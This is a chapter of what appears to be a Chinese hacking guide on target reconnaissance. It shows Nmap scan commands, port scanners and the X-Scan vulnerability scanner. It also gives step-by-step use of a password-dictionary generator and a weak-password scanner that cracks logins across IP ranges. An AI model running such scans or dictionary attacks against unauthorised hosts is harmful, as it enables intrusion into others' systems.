黑客在确定攻击目标时，通常会使用一些专门的扫描工具对目标计算机或某个 IP 范围内的计算机进行扫描，从扫描结果中分析这些计算机的弱点，从而确定攻击目标和攻击手段。

2.1.1 确定扫描目标


通过踩点与侦察，黑客可以锁定一些大致的目标范围。要想具体到某台远程主机，还需要经过一番操作才能确定扫描目标。

1. 确定目标主机IP地址

只有设置了网关的 IP 地址，TCP/IP 才能实现不同网络之间的相互通信。网关 IP 地址是具有路由功能的设备 IP 地址，具有路由功能的设备有路由器、启用了路由协议的服务器（实质上相当于一台路由器）和代理服务器（也相当于一台路由器）。


只要计算机连接到互联网上，就会有一个 IP 地址，查询本机 IP 地址的方法如下。

STEP01： 单击“开始”按钮



单击“运行”选项。

STEP02： 输入“cmd”命令




01 在文本框中输入“cmd”命令。　02 单击“确定”按钮。

STEP03： 打开“命令提示符”窗口




运行“ipconfig”命令，在运行结果中可以看到本机 IP 地址、网关地址等信息。

STEP04： 运行“netstat-n”命令




可查看本机的 IP 地址。

STEP05： 使用 ping 命令查看网站的 IP 地址信息



在“命令提示符”窗口中运行“ping www.baidu.com”命令，即可查看百度网站对应的 IP 地址。

STEP06： 使用 nslookup 命令查看网站的详细信息



在“命令提示符”窗口中运行“nslookup www.qq.com”命令，即可查看腾讯网站的详细信息。


提示

用 nslookup 命令查看网站的详细信息时，第一个地址中 IP 地址是本机所在域的 DNS 服务器，第二个地址是 www.qq.com 所使用的 Web 服务器群的 IP 地址。

2. 确定可能开放的端口和服务

在默认情况下，有很多不安全或没有作用的端口是开启的，如 Telnet 服务的 23 端口、FTP 服务的 21 端口、SMTP 服务的 25 端口等。攻击者可以使用扫描工具对目标主机进行扫描，可以获得目标计算机打开的端口情况，还可了解目标计算机提供了哪些服务。

在“命令提示符”窗口中输入“netstat -a -n”命令，即可查看本机开启的端口，在运行结果中可以看到以数字形式显示的 TCP 和 UDP 连接的端口号及其状态，如下图所示。






查看本机开启的端口

Nmap 是一款非常流行的端口扫描软件，下面以 Windows 版本为例讲述 Nmap 是如何扫描端口的。

从网上下载“nmap-6.40-setup.exe”，双击“nmap-6.40-setup.exe”应用程序图标进行安装。安装完成后，双击桌面上的“Nmap - Zenmap GUI”图标，即可进入 Zenmap 主窗口，如下图所示。



Zenmap 主窗口


提示：

Zenmap 为 nmap 提供了更加简单的操作方式。它是用 Python 语言编写而成的开源免费的图形界面，能够运行在不同操作系统平台上（Windows/Linux/UNIX/Mac OS 等）。

Nmap 是基于命令格式的扫描软件，可使用 nmap 命令进行端口扫描。Nmap 对端口的扫描有 3 种方式。

（1）TCP connect() 端口扫描


该方式即全连接扫描，使用了“-sT”参数，在 Zenmap 主窗口的 Command 文本框中输入“nmap -sT 192.168.1.100”命令，即可看到 TCP 全连接扫描的端口，如下图所示。



TCP connect() 端口扫描结果

（2）TCP 同步端口扫描


该方式为半连接扫描，也叫隐蔽扫描。采用了“-sS”参数，在命令提示符下输入“nmap -sS 192.168.1.100”命令，即可看到 TCP 半连接扫描的端口，如下图所示。




TCP 同步端口扫描结果

（3）UDP 端口扫描

该方式主要采用“-sU”参数，在命令提示符下输入“nmap -sU 192.168.1.100”命令，即可看到扫描的 UDP 端口，如下图所示。



Nmap 还支持丰富、灵活的命令参数，比如，要扫描一个 IP 地址段的 UDP 端口，还可以在命令提示符下输入“nmap -sU 192.168.0.1-255”命令，如下图所示。



2.1.2 扫描服务与端口


黑客通过端口扫描器可在系统中寻找开放的端口和正在运行的服务，从而知道目标主机的操作系统的详细信息。目前网络中大量主机 / 服务器的口令为空或口令过于简单，黑客只需利用专用扫描器，即可轻松控制这种存在弱口令的主机。

1. 小榕黑客字典

所谓黑客字典就是装有各种密码的破解工具，通常情况下，只要知道本地文件的内容，就可以运用黑客字典将其破解。当然，黑客字典文件的好坏，直接关系到黑客是否能破解到对方的密码，以及破解出密码花费多长时间。


小榕黑客字典是一款功能强大，可根据用户需要任意设定包含字符、字符串的长度等内容的黑客字典生成器。其具体操作方法如下。

STEP01： 运行“UltraDict.exe”




弹出“字典设置”对话框，在“设置”选项卡中可选择生成字符串包含的字母或数字及其范围。

STEP02： 切换至“选项”选项卡




根据特殊需要勾选相应复选框。

STEP03： 切换至“高级选项”选项卡



将字母、数字或符号位置进行固定。


STEP04： 切换至“文件存放位置”选项卡



1. 指定字典文件保存位置之后，单击“确定”按钮，会显示所设置的字典文件属性。

2. 单击“开始”按钮。

STEP05： 生成字典




系统开始生成字典，可查看生成字典的进度。

2. 弱口令扫描器Tomcat


当字典文件创建好后，就可以使用弱口令扫描器，加载自己编辑的字典文件进行弱口令扫描。Tomcat 可以根据需要加载用户名称字典、密码字典，对一定 IP 范围内的主机进行弱口令扫描。具体的操作方法如下。

STEP01： 运行“Apache Tomcat.exe”




打开操作界面，单击“设置”按钮。

STEP02： 导入黑客字典



单击“用户名”和“密码”列表框下方的“导入”按钮，可导入编辑好的黑客字典。

STEP03： 开始扫描



单击“信息”按钮，输入需要扫描的IP地址范围。单击“添加”按钮，即可将其添加地址列表中。单击“开始”按钮，即开始扫描。若发现活动主机，即可对主机的用户名和密码进行破解。

2.1.3 FreePortScanner 与 ScanPort 等常见扫描工具

入侵者常常利用一些专门的扫描工具对目标主机的端口进行扫描，目前可以用来扫描端口的扫描工具很多，下面介绍3种常见的扫描工具。

1. FreePortScanner


FreePortScanner是一款端口扫描工具，用户可以快速扫描全部端口，也可以确定扫描范围。使用FreePortScanner进行端口扫描的具体操作步骤如下。

STEP01：运行“FreePortScanner”




在“IP”文本框中输入目标主机的IP地址，再勾选“Show Closed Ports”复选框。

STEP02：开始扫描



单击“Scan”按钮，即可扫描到目标主机的全部端口，其中，有绿色标记的是开放的端口。

STEP03：只对目标主机开启的端口进行扫描




在“IP”文本框中输入要扫描的IP地址之后，取消勾选“Show Closed Ports”复选框，单击“Scan”按钮，在扫描完毕之后，即显示出扫描结果。从扫描结果中可以看到目标主机开启的端口。

2. ScanPort

ScanPort软件不但可以用于网络扫描，同时还可以探测指定的IP地址及端口，速度比传统软件快，且支持用户自设IP端口，增加了灵活性。具体的使用方法如下。


STEP01：运行ScanPort主程序



01 打开“ScanPort”主窗口，设置起始IP地址、结束IP地址及要扫描的端口号。

02 单击“扫描”按钮。

STEP02：查看扫描结果




开始进行扫描，从扫描结果中可以看出IP地址段中计算机开启的端口。

2.1.4 扫描器 X-Scan 查本机隐患

X-Scan 是由安全焦点开发的一个功能强大的扫描工具。它采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能。

1. 用X-Scan查看本机IP地址

利用 X-Scan 扫描器来查看本机的 IP 地址的方法很简单，需要先指定扫描的 IP 范围。由于是本机探测，只需要在“命令提示符”窗口中的命令提示符下输入“ipconfig”命令，即可查知本机的当前 IP 地址。




查看本机 IP 地址

2. 添加IP地址

在得到本机的 IP 地址后，则需要将 IP 地址添加到 X-Scan 扫描器中，具体操作步骤如下。


STEP01： 打开 X-Scan 主窗口



01 浏览此软件的功能简介、常见问题解答等信息。

02 单击“设置”>“扫描参数”菜单项或单击工具栏上的“扫描参数”按钮。

STEP02： 进入“检测范围”选项



01 输入需要扫描的 IP 地址或 IP 地址段。


02 若不知道输入的格式，可以单击“示例”按钮。

STEP03： 查看示例格式



了解有效输入格式后单击“确定”按钮。

STEP04： 返回“扫描参数”对话框



还可通过勾选“从文件中获取主机列表”复选框，从存储有 IP 地址的文本文件中读取待检测的主机地址。


提示

读取 IP 地址的文本文件中，每一行可包含独立的 IP 地址或域名，也可以包含以“-”和“,”分隔的 IP 地址范围。

STEP05：在 IP 地址输入完毕后，可以发现扫描结束后自动生成的“报告文件”项中的文件名也发生相应的变化。通常，这个文件名不必手工修改，只需记住这个文件将会保存在 X-Scan 目录的 LOG 目录下。设置完毕后单击“确定”按钮，即可关闭对话框。

3. 开始扫描

在设置好扫描参数后，就可以开始扫描了。单击 X-Scan 工具栏上的“开始扫描”按钮，即可按设置条件进行扫描，同时显示扫描进程和扫描所得到的信息（可通过单击右下方窗格中的“普通信息”、“漏洞信息”及“错误信息”选项卡，查看所得到的相关信息），如下左图所示。在扫描完成后将自动生成扫描报告并显示出来，其中显示了活动主机 IP 地址、存在的系统漏洞和其他安全隐患，同时还提出了安全隐患的解决方案，如下右图所示。




扫描进程和扫描所得到的信息




扫描报告

X-Scan 扫描工具不仅可扫描目标计算机的开放端口及存在的安全隐患，而且具有目标计算机物理地址查询、检测本地计算机网络信息和 Ping 目标计算机等功能。



当所有选项都设置完毕后，如果想将来还使用相同的设置进行扫描，则可以对这次的设置进行保存。在“扫描参数”对话框中单击“另存”按钮，可将自己的设置保存到系统中。当再次使用时只需单击“载入”按钮，选择已保存的文件即可。



4. 高级设置


X-Scan 在默认状态下效果往往不会发挥到最佳状态，这时需要进行一些高级设置来让 X-Scan 变得强大。高级设置需要根据实际情况来做出相应的设定，否则，X-Scan 也许会因为一些“高级设置”而变得脆弱不堪。

（1）设置扫描模块


展开“全局设置”选项之后，选取其中的“扫描模块”选项，则可选择扫描过程中需要扫描的模块，在选择扫描模块时还可在其右侧窗格中查看该模块的相关说明，如下左图所示。

（2）设置扫描线程

因为 X-Scan 是一款多线程扫描工具，所以在“全局设置”选项下的“并发扫描”子选项中，可以设置扫描时的线程数量（扫描线程数量要根据自己网络情况来设置，不可过大），如下右图所示。



选择扫描模块




设置扫描线程数量

（3）设置扫描报告存放路径


在“全局设置”选项中选取“扫描报告”子选项，即可设置扫描报告存放的路径，并选择报告文件保存的文件格式。若需要保存自己设置的扫描 IP 地址范围，则可在勾选“保存主机列表”复选框之后，输入保存文件名称，这样，以后就可以调用这些 IP 地址范围了。若用户需要在扫描结束时自动生成报告文件并显示报告，则可勾选“扫描完成后自动生成并显示报告”复选框，如下左图所示。

（4）设置其他扫描选项

在“全局设置”选项中选取“其他设置”子选项，则可设置扫描过程其他选项，如勾选“跳过没有检测到开放端口的主机”复选框，如下右图所示。



扫描报告设置



其他选项设置


（5）设置扫描端口

展开“插件设置”选项并选取“端口相关设置”子选项，即可设置扫描端口范围及检测方式，如下左图所示。若要扫描某主机的所有端口，则可在“待检测端口”文本框中输入“1 ~ 65535”。


（6）设置 SNMP 扫描

在“插件设置”选项中选取“SNMP 相关设置”子选项，用户可以选取在扫描时获取

SNMP 信息的内容，如下右图所示。




设置端口范围



选择需要获取的 SNMP 信息

（7）设置 NETBIOS 扫描


选取“插件设置”选项下的“NETBIOS 相关设置”子选项，用户可以选择需要获取的 NETBIOS 信息，如下图所示。



选取需要获取的 NETBIOS 信息

（8）设置漏洞检测脚本


选取“插件设置”选项下的“漏洞检测脚本设置”子选项，在显示窗口中取消勾选“全选”复选框，单击“选择脚本”按钮，即可选择扫描时需要加载的漏洞检测脚本，如下图所示。



选择漏洞检测脚本

